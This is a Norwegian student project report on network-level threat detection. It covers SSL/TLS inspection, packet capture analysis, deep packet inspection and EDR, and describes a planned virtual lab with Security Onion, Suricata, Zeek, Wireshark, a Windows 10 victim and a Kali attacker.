Det kan være flere grunner til at man gjennomfører SSL/TLS-inspeksjon. Man kan man benytte seg av denne teknologien for å gjennomføre et MITM-angrep, men mer aktuelt er det at man kan benytte seg av SSL/TLS-inspeksjon for å lete etter skadevare i en datastrøm. Denne funksjonaliteten har en verdi ettersom skadevare i en SSL/TLS-kryptert datastrøm (for eksempel i en HTTPS-strøm) normalt sett ikke vil kunne bli oppdaget av en IDS/IPS eller annen antivirus-funksjonalitet [6] da innholdet er kryptert, noe angripere ofte er bevisste over og misbruker. Ved hjelp av SSL/TLS-inspeksjon vil man kunne dekryptere datastrømmen, sende innholdet til en IDS/IPS-løsning, og videre detektere skadevaren. Ellers kan man også få utbytte av å gjennomføre SSL/TLS-inspeksjon uten bruk av IDS/IPS eller annen antivirus-funksjonalitet. Dette kan blant annet være knyttet til analyser i etterkant av et angrep eller dyp pakkeanalyse, som gjennomgås i punkt *3.1.3*.

SSL/TLS-inspeksjon har også flere utfordringer. For det første så er det ingen garanti for at signaturen til en bestemt type skadevare er kjent, og derfor vil man ikke nødvendigvis oppdage skadevaren selv om det ikke forekommer i kryptert form [7]. Videre så finnes det flere problemstillinger tilknyttet til SSL/TLS-inspeksjon og personvern. Et eksempel på dette kan man finne dersom man ser for seg en vilkårlig bedrift som benytter seg av SSL/TLS-inspeksjon. De ansatte i bedriften har i praksis ingen form for personvern, da private hendelser som bankforbindelser, bruk av sosiale medier og private e-poster vil kunne bli lest


av bedriften gjennom SSL/TLS-inspeksjonen. Ellers har nyere forskning har også vist at SSL/TLS-inspeksjon kan svekke SSL/TLS-sikkerheten betraktelig [8]. Til slutt så kan SSL/TLS-inspeksjon også være ressurskrevende, da man må dekryptere, gjennomgå og kryptere store mengder data.

3.1.3 Inspeksjon av pakkedumper

Analyse av pakker og pakkedumper er teknologi som tilbyr en rekke muligheter når det kommer til deteksjon og visibilitet på nettverksnivå. Analysen foregår ved at man henter ut alt av innhold som passerer et spesifikt sted i et nettverk, for så å gjennomgå dette. Typisk gjennomgår man dette innholdet ved hjelp av en PCAP. Dette er en fil som inneholder en kopi av innholdet i en nettverksstrøm over en gitt tidsperiode, og vil kunne gi stor innsikt i det som har foregått på nettverksnivå. Slike filer kan man åpne og undersøke gjennom pakkeanalysatorer, som for eksempelvis Wireshark. Ved å konfigurere nettverksgrensesnittkontrolleren (NIC), eller den trådløse nettverksgrensesnittkontrolleren (WNIC) til *promiskuøs modus*, kan all nettverkstrafikk passere gjennom CPU-en, slik at man enkelt kan foreta seg en slik analyse av pakker.

Inspeksjon av pakkedumper er svært utbredt innenfor nettverkssikkerhet. Dette kommer av at datapakker inneholder nyttig innhold i forbindelse med undersøkelser hvor man jobber med å oppdage uønsket oppførsel. Slik informasjon kan for eksempel være besøkte nettsteder og tid brukt på dem, innlogginger eller mislykkede innloggingsforsøk, legitimering, nedlastinger av filer osv. Hvilket detaljnivå man får innsikt i ved å utføre slike analyser varierer imidlertid.

I dagens nettverksklima hvor det meste av trafikk foregår på sikre og krypterte protokoller, er det begrenset hva man kan undersøke av nyttelast uten å implementere egne mekanismer i systemet som legger spesielt til rette for det. Likevel er det vanlig å benytte seg av analyser av denne arten, men hvor man begrenser seg til header-feltene i pakkene. Dermed får man ikke innsikt i hva som inngår av data i pakkene. Likevel kan det være mye nyttig informasjon å hente fra header-feltene alene, og man kan i tillegg til dette også bruke det som et deduktivt utgangspunkt for å utlede mer informasjon.




Figur 3: Pakkeinspeksjon med og uten bruk av DPI

Det er også muligheter for å undersøke pakkeinnholdet i sin helhet. I disse tilfellene ser man også på nyttelasten i pakkene. Dette kalles for dyp pakkeinspeksjon (DPI), og forutsetter at innholdet i pakkene ikke er kryptert [9]. Eventuelt kan man ta utgangspunkt i at pakkene er kryptert, for så å benytte seg av SSL/TLS-inspeksjon for å få innsikt i innholdet. Ved å benytte seg av dyp pakkeanalyse får man et mer omfattende datagrunnlag for analysene, og man kan bruke dette til å utvinne innsikt i enda større grad. En viktig forutsetning her, er at man tar en tilstrekkelig vurdering av hva det innebærer i betraktning. Blant annet skyldes dette at det er et større inngrep i nettverket, det kan åpne for nye angrepsoverflater, og kan være problematisk overfor personvern og reguleringer, i tillegg til organisasjonens egne retningslinjer. Det krever dermed en mer omfattende beslutning knyttet opp mot hvordan man ønsker å veie opp dette inngrepet mot økt grad av innsikt til sikkerhetsformål.

3.2 Programvareoversikt

Løsningen for hvordan testmiljøet skal bygges og struktureres, inneholder en rekke ulike programvarer. Disse benyttes for å aktivt utføre arbeid rettet inn mot de teknologiene som er i hovedfokus. I figuren under er det illustrert en enkel oversikt over de mest essensielle programvarene som er knyttet opp mot testmiljøets formål, og hvor de er plassert i løsningsdesignet. De ulike lagene av virtualisering er illustrert med tydelige rammer, hvor de innerste boksene er et virtualisert ledd som henholdsvis hører sammen med boksene utenpå som vert.



Figur 4: Oversikt over aktuell programvare tilknyttet testmiljøet

Den innerste boksen er delt i tre, noe som illustrerer de tre ulike virtuelle maskinene som eksisterer på innsiden av VirtualBox, og de store logoene øverst på hver av dem peker til hvilket operativsystem som brukes som teknisk rammeverk på hver enkelt respektive VM. Videre kan man under hver av disse se hvilke programvarer som hører til hver av de ulike maskinene i dette virtuelle nettverket.

Hensikten med denne figuren er å vise en enkel oversikt over hvor de ulike programmene hører til i designet for løsningen, da det skal brukes mange forskjellige programmer og rammeverk, og det ikke nødvendigvis er selvforklarende hvor de hører til. Dette vil presenteres i større detalj i punkt 4 i denne rapporten. Hver enkelt logo har også et tall knyttet

til seg, markert med en grønn sirkel, som hører sammen med en tekstlig beskrivelse av programmet videre i dokumentet. Dette skal gjøre det enkelt å slå opp de ulike modulene og se hvor i løsningen disse er plassert. Punktene som henvises til i figuren er følgende:

1 - Azure:

Microsoft Azure er en plattform som bl.a. tilbyr infrastruktur som tjeneste (IaaS). I dette prosjektet benyttes Azure som sky-infrastruktur hvor vertsmaskinen er plassert. En stor fordel med å bruke dette er fleksibilitet tilknyttet blant annet ressurser, tilgjengelighet og pålitelig oppetid.

2 - Oracle VM VirtualBox:

VirtualBox er en programvare basert på åpen kildekode og brukes for virtualisering. Hoveddelen i testmiljøet vil befinne seg som et virtualisert ledd med utspring i VirtualBox på vertsmaskinen.

3 - Windows 10:

Windows 10 er et operativsystem for datamaskiner utviklet av Microsoft. Det er et svært utbredt operativsystem, og testmiljøet vil dette være installert på maskinen som skal spille rollen som et vilkårlig offer.

4 - Security Onion:

Security Onion er en Linux-distribusjon, som er spesiallaget for maskiner som skal benyttes til sikkerhetsarbeid. Den er tilpasset med en rekke ulike pakker av åpen kildekode, som egner seg godt til å jobbe med blant annet “threat hunting”, nettverkssikkerhet og monitorering, og logg-behandling.

5 - Kali:

Kali er en Linux-distribusjon basert på Debian, og spesialiserer seg på en rekke ulike oppgaver innenfor informasjonssikkerhet, blant annet penetrasjonstesting. I vår arkitektur vil Kali være installert på den maskinen som skal fungere som angriper i nettverket.

6 - Wireshark:

Wireshark er et svært utbredt program som retter seg inn mot analyser på nettverksprotokollene. Det kan gjøre opptak av alt som skjer innenfor nettverket, og la brukeren gå inn å analysere hver enkelt nettverkspakke og se på innholdet. Dette er et kraftig verktøy som vil brukes til nettopp dette formålet.

7 - Zeek:

Zeek er et verktøy for trafikkanalyse på nettverk. Det blir ofte brukt som et system for nettverkssikkerhet-monitorering (NSM), for å etterforske mistenkelig eller skadelig trafikk. Det inneholder også et bredt spekter av verktøy for deteksjon og analyse av trafikk på et nettverk, også utenfor sikkerhetsdomenet. Det har også et eget «turing-komplett» skriptspråk som kan brukes til å uttrykke ulike analyseoppgaver.

8 - Suricata:

Suricata er basert på åpen kildekode, og er utbredt innen trusseldeteksjon på nettverk. Det kan brukes både til Intrusion Prevention System (IPS), og Intrusion Detection System (IDS). Suricata baserer seg på et sett med regler som hjelper med å definere ondsinnet nettverksaktivitet, og det genereres varsler dersom det blir oppdaget pakker på nettverket som strider imot reglene.

3.3 Andre relevante teknologier

Her vil det gjennomgås teknologier som spiller en viktig rolle for den overordnede konteksten i prosjektet, men som ikke er en del av testmiljøet. Grunnen til at det er satt av en seksjon til dette er at disse teknologiene er de mest relevante teknologiene dersom man ikke benytter seg av deteksjon på nettverksnivå, som er det som skal gjøres i testmiljøet. Innsikt i hva disse teknologiene tilbyr vil da kunne være med på å skape en bedre forståelse av den unike innsikten man får ved å benytte seg av deteksjon på nettverksnivå.

3.3.1 Endpoint Detection and Response

Endpoint Detection and Response (EDR) er en sikkerhetsteknologi som baserer seg på overvåkning og analyse av endepunkter. EDR kan bidra til å detektere trusler, men også reagere på de automatisk når de oppdages. EDR gjør dette gjennom å analysere filer og programmer, samt det meste annet som foregår på et endepunkt. EDR settes som regel opp på flere endepunkter i et bedriftsnettverk. Endepunktene samhandler så ved å kommunisere med en sentralisert database, og det er her majoriteten av analysen og deteksjonen foregår.

En av de største fordelene med EDR er at teknologien ikke bare beskytter mot kjente trusler, men også kan oppdage ukjente angrep. Måten EDR gjør dette på er ved å analysere mistenkelig adferd som foregår på endepunktet. Dersom EDR oppdager at et av endepunktene er infisert, tilbyr teknologien muligheten til å isolere endepunktet fra resten av nettverket, slik at skadevaren ikke spres videre.

En svakhet som er fremtredende ved EDR, er at teknologien ikke kan settes opp på alle enhetene i et nettverk. Eksempler på dette er IOT-enheter og printere. Det finnes også flere operativsystemer som ikke støttes av EDR-programvare, og EDR-programvare vil ikke tilby noen form for innsikt dersom private enheter benyttes i bedriftsnettverket. Dette betyr at EDR-løsninger ikke vil kunne tilby full visibilitet i det som foregår i et bedriftsnettverk. Av den grunn finnes det mye god argumentasjon for at man også burde benytte seg av nettverksbaserte sikkerhetsløsninger i en bedrift, som for eksempel NIDS.

Det finnes også mange teknologier som likner på EDR, men som også har utvidet funksjonalitet. Eksempler på dette kan være XDR og EPP.

4. Prosessdesign / løsningsdesign

I dette segmentet gjennomgås testmiljøet, og prosessene rundt arbeidet med testmiljøet. Dette innebærer testmiljøets hensikt, hvordan testmiljøet er oppbygd, og hvorfor testmiljøet er konstruert slik det er gjort. Det vil også beskrives hvilke fremgangsmåter vi vil benytte oss av i arbeidsprosessen, både tilknyttet byggingen av testmiljøet, selve testingen i testmiljøet, samt hvordan dokumentasjonen skal føres i forbindelse med dette. Til slutt fremlegges også en oppdatert fremdriftsplan tilknyttet prosjektgruppas fremgang i prosjektet.

4.1 Testmiljø

I denne seksjonen vil det bli gjennomgått hva som er hensikten med testmiljøet. Videre vil det fremlegges en begrunnelse av valget av teknisk løsning, og alternative løsninger blir skildret. Til slutt vil også testmiljøets oppbygging legges frem. Dette innebærer en gjennomgang av testmiljøets rammeverk, nodene testmiljøet består av, samt en overordnet beskrivelse av testmiljøets oppbygning.

4.1.1 Hensikt med testmiljø

Hensikten med arbeidet vårt i testmiljøet er å undersøke hva slags innsikt man får dersom man monitorerer det som foregår på nettverksnivå i et lokalt nettverk. For å gjøre dette skal vi undersøke pakkestrømmene på nettverksnivå, og dokumentere utbyttet man får av disse undersøkelsene knyttet til visibilitet og deteksjon. Måten vi skal gjennomføre dette på er ved å simulere nettverkstrafikk, og teste ut kjente teknologier og programvare. Arbeidet vårt blir da en form for “Proof of Concept”, videre referert til som POC, som demonstrerer hvordan teknologiene og programvaren ville fungert i virkeligheten (teknologiene og programvarens gjennomførbarhet). Målet vårt er at POC-arbeidet vil føre til å øke Sopra Steria sin innsikt i ulike teknologier, og deres bidrag til visibilitet og deteksjon på nettverksnivå. På denne måten vil vi forhåpentligvis styrke deres beslutningsgrunnlag for fremtidige kost/nytte-beslutninger som omhandler dette.

Mer konkret er det vi ønsker å få ut av testmiljøet dokumentasjon som fremmer styrkene og svakhetene tilknyttet deteksjon og visibilitet på nettverksnivå. Spesielt er vi opptatt av den innsikten man kan få her som er eksklusivt monitorering på nettverksnivå. Med andre ord er vi ikke opptatt av å gi innsikt i funksjonalitet som er dekket av sikkerhetsfunksjonalitet som

fungerer på endepunktsnivå, som blant annet EDR. Dette betyr at vi i stor grad kommer til å fokusere på teknologier som NIDS, SSL/TLS-inspeksjon PCAP-analyse, og i mindre grad vil fokusere på endepunktsbaserte sikkerhetsløsninger.

4.1.2 Valg av teknisk løsning

For å kunne utføre gode tester og undersøkelser av de ulike teknologiene, er det svært hensiktsmessig at dette foregår i et isolert miljø, uten ekstern støy fra for eksempel andre nettverk. Dette kunne vært oppnådd ved å bygge et fysisk lab-miljø bestående av ulike offline-enheter koblet sammen med hverandre gjennom nettverkskabler, men denne fremgangsmåten har også noen svakheter knyttet til seg. Blant annet er det en overhengende fare for at problemer underveis kan føre til tap av arbeid, i tillegg til at det vil være mer komplisert å utføre jevnlige sikkerhetskopier i løpet av arbeidsprosessen. Tilgjengeligheten er også svekket, da man må arbeide på samme fysiske lokasjon som laben befinner seg på, noe som prosjektgruppen har vurdert til å være risikabelt, blant annet med tanke på usikkerhet rundt restriksjoner forårsaket av COVID-19.

På bakgrunn av dette, har prosjektgruppen landet på en fremgangsmåte som benytter seg av sky-infrastruktur. Dette forenkler problematikken rundt backup og tilgjengelighet, og reduserer dermed også risikoen for tapt arbeid underveis, i tillegg til arbeids-blokkeringer. For å omgå utfordringene knyttet til annet støy på nettverket, er det kommet frem til et løsningsdesign som hviler på å bygge laben i et virtuelt rom, hvorav vertsmaskinen ligger i et sky-miljø hos Azure. Dette vil muliggjøre isolasjonen av vårt eget testmiljø fra det overordnede nettverket i sky-miljøet, og det vil dermed i praksis oppnås et tilsvarende produkt som om det hadde vært bygget av fysiske komponenter.


Designet for laben benytter seg altså av nøstet virtualisering, hvor vi vil ha fjerntilgang til vertsmaskinen gjennom internett, og derfra kunne styre maskinene innover i den virtuelle laben på det isolerte nettverket. Dette stiller for øvrig sterkere krav til ressurser på vertsmaskinen, da den skal ha tilstrekkelig med overflødig maskinkraft til å allokere videre innover i det virtuelle rommet. Det kan være vanskelig å estimere en eksakt optimal balanse for ressursfordeling fra vertsmaskinen og på tvers av testmiljøet. Derfor kommer vi til å ta utgangspunkt i et opprinnelig estimat, og deretter jobbe iterativt med å teste og observere miljøet, og re-allokere ressurser frem til vi finner en balanse som fungerer godt.

4.1.3 Testmiljøets oppbygning

I denne seksjonen vil testmiljøets oppbygning beskrives. Dette innebærer en beskrivelse av selve rammeverket, men også konkret hvilke noder testmiljøet består av, samt relasjonen mellom disse nodene. Vi vil også fremlegge hvilke operativsystemer disse nodene er basert på, og legge fram den mest sentrale programvaren som nodene kjører.

4.1.3.1 Rammeverk

Rammeverket til testmiljøet vårt kan beskrives som en lagdelt modell, bestående av tre lag. Det første laget er den fysiske verden. Fra dette laget kobler vi oss på det første virtualiseringslaget. Dette gjøres ved at vi kjører en virtuell maskin ved bruk av Azure, og kobler oss opp på denne. Videre kjører denne virtuelle maskinen VirtualBox, og gjennom denne programvaren oppretter vi fire noder, hvorav tre virtuelle maskiner og en svitsj. Det er disse fire nodene som utgjør det andre virtualiseringslaget, og som vil utforme selve testlaben vår.



Figur 5: Oversikt over de ulike lagene i testmiljøet. Azure fungerer som Hypervisor og kjører Windows Server. VirtualBox kjører inne i Windows Server og innehar Hypervisor-rollen for Windows 10-, Security Onion- og Kali-maskinen.

Under vil vi gjennomgå egenskapene til de forskjellige virtuelle lagene, og hvilken betydning disse egenskapene vil få for testmiljøet.

Fysisk lag:

I dette laget har vi tilgang til Azure sin portal, hvor vi kan opprette en VM som vil utgjøre det første virtualiseringslaget.

Første virtualiseringslag:

Det første virtualiseringslaget vil bestå av et Windows Server Datacenter 2019, som vi i utgangspunktet vil allokere 64GB RAM til. Grunnen til at vil allokere denne VM-en med så mye RAM, er for å sørge for at det andre virtualiseringslaget effektivt skal kunne kjøre hele testmiljøet. Datasenteret vil kjøre VirtualBox, og det er ved bruk av denne programvaren vi vil realisere det andre virtualiseringslaget.

Vi valgte Windows Server Datacenter 2019 til å utgjøre det første virtualiseringslaget, ettersom vi anser distribusjonen som en god vert for det andre virtualiseringslaget. Dette skyldes at vi med denne distribusjonen lett kan jobbe parallelt, da distribusjonen tillater flere synkrone tilkoblinger.

Andre virtualiseringslag:

Det andre virtualiseringslaget vil bestå av fire noder som vi vil opprette i VirtualBox. Det er dette virtualiseringslaget som vil utgjøre testmiljøet vårt, og det er her vi vil gjennomføre tester.

4.1.3.2 Nodene

Det tenkte testmiljøet inne i VirtualBox (det andre virtualiseringslaget) består av tre forskjellige noder: en Windows 10-maskin, en Security Onion-maskin, og en Kali-maskin. I denne seksjonen vil nodenes rolle i testmiljøet bli beskrevet. Dette inkluderer en beskrivelse av nodenes funksjon, men også hvilke programvare nodene skal ha, og denne programvarens rolle. Ellers inkluderer også beskrivelsen av nodene de tenkte IP-adressene nodene vil være konfigurert med på nettverksgrensesnittkontrollerene i testmiljøet.

Windows 10:

NIC 1: 10.0.0.1

Windows 10-maskinen innehar rollen som offer i testmiljøet, og har ingen funksjon utenom dette.

Security Onion (Linux):

NIC 1: 10.0.0.2

NIC 2: Promiskuøs modus

Security Onion-maskinen sin rolle i testmiljøet går ut på å overvåke og kontrollere nettverkstrafikken. Dette gjør den gjennom NIC 2, som er en nettverksgrensesnittkontroller som vil fange opp all nettverkstrafikken som går mellom nodene i testmiljøet. Security Onion vil benytte seg av nettverkanalyseprogramvaren Suricata og Zeek. Suricata vil hovedsakelig inneha rollen som deteksjonssystem (NIDS), mens Zeek primært vil benyttes til annen nettverksanalyse. I tillegg til dette vil Wireshark brukes som pakkeanalysator i forbindelse med pakkedumpanalyser.

Kali (Linux):

NIC 1: 10.0.0.3


Kali-maskinen vil fungere som angriper i testmiljøet. Dette betyr at den vil gjennomføre konkrete angrep mot offermaskinen, i utgangspunktet basert på forhåndsinstallert programvare i Kali.

Virtuell svitsj 10.0.0.0/24:

Den virtuelle svitsjen i testmiljøet vil koble de forskjellige nodene sammen.

4.1.3.3 Overordnet beskrivelse

På figuren under presenteres testmiljøet visuelt. Figuren inkluderer alle nodene i testmiljøet, og viser relasjonene mellom dem. Tre av nodene er maskiner, og de kommuniserer gjennom den siste noden, en virtuell svitsj. Figuren viser at Security Onion-maskinen sniffer opp nettverkstrafikken som går mellom nodene ved hjelp av NIC 2, som kjører i promiskuøs modus. Til slutt viser figuren at testmiljøet kjæres virtuelt inne i en VirtualBox, som igjen kjører på en Azure VM.




Figur 6: Testmiljøets struktur og oppbygning. På figuren kan det se ut som NIC 1 og NIC 2 på Security Onion-maskinen kommuniserer før de når den virtuelle svitsjen. Dette er ikke tilfellet, da begge tilkoblingene til den virtuelle svitsjen er separate.

4.2 Arbeidsprosess

I denne seksjonen gjennomgås det hvordan det er tiltenkt at arbeidet med testmiljøet skal foregå. I starten vil det overordnede prosessløpet beskrives, og den tilhørende arbeidsmetodikken gjennomgås. Videre vil fremgangsmåten gjennomgås på et litt mer konkret nivå, både knyttet til byggingen av testmiljøet, testingen som vil foregå i testmiljøet, samt hvordan vi skal dokumentere arbeidet med testmiljøet. Til slutt fremlegges en oppdatert fremtidsplan tilknyttet prosjektgruppas framdrift i prosjektet.

4.2.1 Overordnet prosessløp

I løpet av prosjektperioden skal det designes og bygges et testmiljø. Dette er en kritisk del av det tekniske arbeidet som skal utføres, og det stiller dermed krav til god planlegging og arbeidsprosess generelt i denne fasen. Mye av forarbeidet til dette har blitt gjort i designfasen, hvor vi blant annet har planlagt fremgangsmåten videre, og skissert et løsningsdesign som skal implementeres. Arbeidet med implementasjonen er en sammensatt prosess, og derfor kan det oppstå mange nye innfall og justeringer underveis. For å optimalisere den overordnede arbeidsprosessen, vil det jobbes iterativt med flere av leddene, med utgangspunkt i en fundamental plan.



Figur 7: Arbeidsmetodikk tilknyttet arbeidet med testmiljøet

På figuren over illustreres en forenklet fremstilling av arbeidsmetodikken tilknyttet arbeidet med testmiljøet. Figuren viser hvordan resultatet kontinuerlig forbedres gjennom en iterativ prosess. Denne prosessen starter med at vi først implementere løsningen. Videre utføres tester, og det gjøres observasjoner basert på testene i miljøet. Etter dette skrives det

dokumentasjon basert på testene, før vi til slutt gjør en evaluering, blant annet knyttet til hvorvidt systemet fungerer optimalt, eller om man skal gjøre noen nye endringer eller andre justeringer på systemet. Den stiplede pilen illustrerer muligheten for at det kan dukke opp forslag til endringer underveis som er mer fundamentale, og at dermed også planleggingsprosessen bør inkluderes i neste runde i iterasjonen.

4.2.2 Fremgangsmåte bygging

